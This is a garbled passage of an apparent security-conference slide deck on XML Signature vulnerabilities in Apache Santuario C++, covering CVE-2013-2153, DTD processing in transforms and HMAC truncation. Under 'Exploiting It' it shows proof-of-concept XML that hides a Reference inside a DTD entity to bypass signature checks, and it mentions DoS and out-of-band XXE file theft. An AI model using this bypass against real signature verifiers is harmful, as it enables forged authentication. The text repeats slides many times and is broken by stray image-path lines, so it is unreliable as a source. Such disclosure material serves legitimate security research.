    while (child != 0 && (child->getNodeName() != DOMNode::ELEMENT_NODE))  
        // Skip text and comments  
        child = child->getNextSibling();  
  
    if (child != NULL)  
        // Have an element node - should be a reference, so let's load the list  
        mp_referenceList = DSIGReference::loadReferenceListFromXML(mp_env, child);  
  
}
```

CVE-2013-2153

```
void DSIGSignedInfo::load(void) {  
  
    DOMNode * child = mp_signedInfoNode->getFirstChild();  
    // Load rest of SignedInfo  
    ...  
  
    // Now look at references....  
    child = child->getNextSibling();  
  
    // Run through the rest of the elements until done  
    while (child != 0 && (child->getNodeName() != DOMNode::ELEMENT_NODE))  
        // Skip text and comments  
        child = child->getNextSibling();  
  
    if (child != NULL)  
        // Have an element node - should be a reference, so let's load the list  
        mp_referenceList = DSIGReference::loadReferenceListFromXML(mp_env, child);  
  
}
```

CVE-2013-2153

```
void DSIGSignedInfo::load(void) {  
  
    DOMNode * child = mp_signedInfoNode->getFirstChild();  
    // Load rest of SignedInfo  
    ...  
  
    // Now look at references....  
    child = child->getNextSibling();  
  
    // Run through the rest of the elements until done  
    while (child != 0 && (child->getNodeName() != DOMNode::ELEMENT_NODE))  
        // Skip text and comments  
        child = child->getNextSibling();  
  
    if (child != NULL)  
        // Have an element node - should be a reference, so let's load the list  
        mp_referenceList = DSIGReference::loadReferenceListFromXML(mp_env, child);  
  
}
```

CVE-2013-2153

```
void DSIGSignedInfo::load(void) {

    DOMNode * child = mp_signedInfoNode->getFirstChild();
    // Load rest of SignedInfo
    ...


    // Now look at references....
    child = child->getNextSibling();

    // Run through the rest of the elements until done
    while (child != 0 && (child->getNodeName() != DOMNode::ELEMENT_NODE))
        // Skip text and comments
        child = child->getNextSibling();


    if (child != NULL)
        // Have an element node - should be a reference, so let's load the list
        mp_referenceList = DSIGReference::loadReferenceListFromXML(mp_env, child);

}
```


Parsed DOM Tree



Parsed DOM Tree



Parsed DOM Tree



DOM Node Types

Ref: <http://www.w3.org/TR/REC-DOM-Level-1/level-one-core.html#ID-1590626201>

Node Type	Child Types
Attribute	Text, EntityReference
CDATASection	None
Comment	None
Document	Element, ProcessingInstruction, Comment, DocumentType
Element	Element, Text, Comment, ProcessingInstruction, CDATASection, EntityReference
Entity	Element, ProcessingInstruction, Comment, Text, CDATASection, EntityReference
EntityReference	Element, ProcessingInstruction, Comment, Text, CDATASection, EntityReference
ProcessingInstruction	None

DOM Node Types

Ref: <http://www.w3.org/TR/REC-DOM-Level-1/level-one-core.html#ID-1590626201>

Node Type	Child Types
Attribute	Text, EntityReference
CDATASection	None
Comment	None
Document	Element, ProcessingInstruction, Comment, DocumentType
Element	Element, Text, Comment, ProcessingInstruction, CDATASection, EntityReference
Entity	Element, ProcessingInstruction, Comment, Text, CDATASection, EntityReference
EntityReference	Element, ProcessingInstruction, Comment, Text, CDATASection, EntityReference
ProcessingInstruction	None


DOM Node Types

Ref: <http://www.w3.org/TR/REC-DOM-Level-1/level-one-core.html#ID-1590626201>

Node Type	Child Types
Attribute	Text, EntityReference
CDATASection	None
Comment	None
Document	Element, ProcessingInstruction, Comment, DocumentType
Element	Element, Text, Comment, ProcessingInstruction, CDATASection, EntityReference
Entity	Element, ProcessingInstruction, Comment, Text, CDATASection, EntityReference
EntityReference	Element, ProcessingInstruction, Comment, Text, CDATASection, EntityReference
ProcessingInstruction	None

Entity References

```
<!DOCTYPE good [  
  <!ENTITY ent "<b/>">  
>  
<good>  
  <a/>&ent;<c/>  
</good>
```



Canonical Entity References

Ref: <http://www.w3.org/TR/xml-c14n>

Input Document	<pre><!DOCTYPE doc [<!ATTLIST doc attrExtEnt ENTITY #IMPLIED> <!ENTITY ent1 "Hello"> <!ENTITY ent2 SYSTEM "world.txt"> <!ENTITY entExt SYSTEM "earth.gif" NDATA gif> <!NOTATION gif SYSTEM "viewgif.exe"><br]><br=""/><doc attrExtEnt="entExt"> &ent1;, &ent2;! </doc> <!-- Let world.txt contain "world" (excluding the quotes) --></pre>
Canonical Form (uncommented)	<pre><doc attrExtEnt="entExt"> Hello, world! </doc></pre>


Canonical Entity References

Ref: <http://www.w3.org/TR/xml-c14n>

Input Document	<pre><!DOCTYPE doc [<!ATTLIST doc attrExtEnt ENTITY #IMPLIED> <!ENTITY ent1 "Hello"> <!ENTITY ent2 SYSTEM "world.txt"> <!ENTITY entExt SYSTEM "earth.gif" NDATA gif> <!NOTATION gif SYSTEM "viewgif.exe"> > <doc attrExtEnt="entExt"> &ent1;, &ent2;! </doc> <!-- Let world.txt contain "world" (excluding the quotes) --></pre> 
Canonical Form (uncommented)	<pre><doc attrExtEnt="entExt"> Hello, world! </doc></pre>

Entity References after C14N

```
<good>  
  <a/><b/><c/>  
</good>
```



Exploiting It

```
<good>
  <Signature xmlns="http://www.w3.org/2000/09/xmldsig#">
    <SignedInfo>
      <CanonicalizationMethod/>
      <SignatureMethod/>
      <Reference URI="">
        <Transforms/>
        <DigestMethod/>
        <DigestValue>Bo0b5...</DigestValue>
      </Reference>
    </SignedInfo>
    <SignatureValue>K4TYp...</SignatureValue>
  </Signature>
</good>
```

Exploiting It




```
<!DOCTYPE good [  
  <!ENTITY hacked "<Reference URI=&#34;&#34;>...</Reference>">  
>  
<good>  
  <Signature xmlns="http://www.w3.org/2000/09/xmldsig#">  
    <SignedInfo>  
      <CanonicalizationMethod/>  
      <SignatureMethod/>  
      <Reference URI="">  
        <Transforms/>  
        <DigestMethod/>  
        <DigestValue>Bo0B5...</DigestValue>  
      </Reference>  
    </SignedInfo>  
    <SignatureValue>K4TYp...</SignatureValue>  
  </Signature>  
</good>
```

Exploiting It

```
<!DOCTYPE good [  
  <!ENTITY hacked "<Reference URI=&#34;&#34;>...</Reference>">  
>  
<good>  
  <Signature xmlns="http://www.w3.org/2000/09/xmldsig#">  
    <SignedInfo>  
      <CanonicalizationMethod/>  
      <SignatureMethod/>  
      &hacked;  
    </SignedInfo>  
    <SignatureValue>K4TYp...</SignatureValue>  
  </Signature>  
</good>
```


Parsed DOM Tree



CVE-2013-XXXX

- Affected: Everyone!
- DTD processing during transformation
- Can lead to trivial XML DoS attacks
- Also file stealing through OOB XXE

Transforms




Transform Chain

```
<SignedInfo>
  <CanonicalizationMethod/>
  <SignatureMethod/>
  <Reference URI="">
    <Transforms>
      <Transform
        Algorithm="http://www.w3.org/2000/09/xmlsig#base64" />
      <Transform
        Algorithm="http://www.w3.org/TR/2001/REC-xml-c14n-20010315" />
    </Transforms>
  <DigestMethod Algorithm="http://www.w3.org/2000/09/xmlsig#sha1" />
  <DigestValue>l8bqyMiBpK9m4zbnKn12b2lZxfI=</DigestValue>
</Reference>
</SignedInfo>
```

Transform Input/Output

Transform	Input Type	Output Type
C14N	XML Node Set	Octet Stream
Base64	Octet Stream	Octet Stream
Envelope	XML Node Set	XML Node Set
XPath	XML Node Set	XML Node Set
XSLT	Octet Stream	Octet Stream



How can we do this?

Reparsing XML

```
XSECTXFMInputSource is(chain, false);

// Create a XercesParser and parse!
XercesDOMParser parser;
parser.setDoNamespaces(true);
parser.setCreateEntityReferenceNodes(true);
parser.setDoSchema(true);
parser.parse(is);

xsecsize_t errorCount = parser.getErrorCount();
if (errorCount > 0)
    throw XSECException(XSECException::XSLError);
mp_parsedDoc = parser.adoptDocument();
```

Reparsing XML

```
XSECTXFMInputSource is(chain, false);

// Create a XercesParser and parse!
XercesDOMParser parser;
parser.setDoNamespaces(true);
parser.setCreateEntityReferenceNodes(true);
parser.setDoSchema(true);
parser.parse(is);

xsecsize_t errorCount = parser.getErrorCount();
if (errorCount > 0)
    throw XSECException(XSECException::XSLError);
mp_parsedDoc = parser.adoptDocument();
```



DTD Parsing not Disabled!

Demo Time!

Apache Santuario



SignedInfo Verification

CVE-2013-2155

- Affected Apache C++ (again)
- Circumvented "fix" for HMAC Truncation (CVE-2009-0217)
- By sheer ineptitude it ended up an DoS rather than a Signature Bypass

Background CVE-2009-0217



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Vulnerability Note VU#466161

XML signature HMAC truncation authentication bypass

Original Release date: 14 Jul 2009 | Last revised: 05 Aug 2009



Overview

The XML Signature specification allows for HMAC truncation, which may allow a remote attacker to bypass authentication.

HMAC Truncation

```
<SignedInfo>
  <CanonicalizationMethod
    Algorithm="http://www.w3.org/TR/2001/REC-xml-c14n-20010315"/>
  <SignatureMethod Algorithm="http://www.w3.org/2000/09/xmlsig#hmac-sha1">
    <HMACOutputLength>80</HMACOutputLength>
  </SignatureMethod>

  ...
</SignedInfo>
```

00112233445566778899AABBCCDDEEFF00112233

Truncate to
80 bits



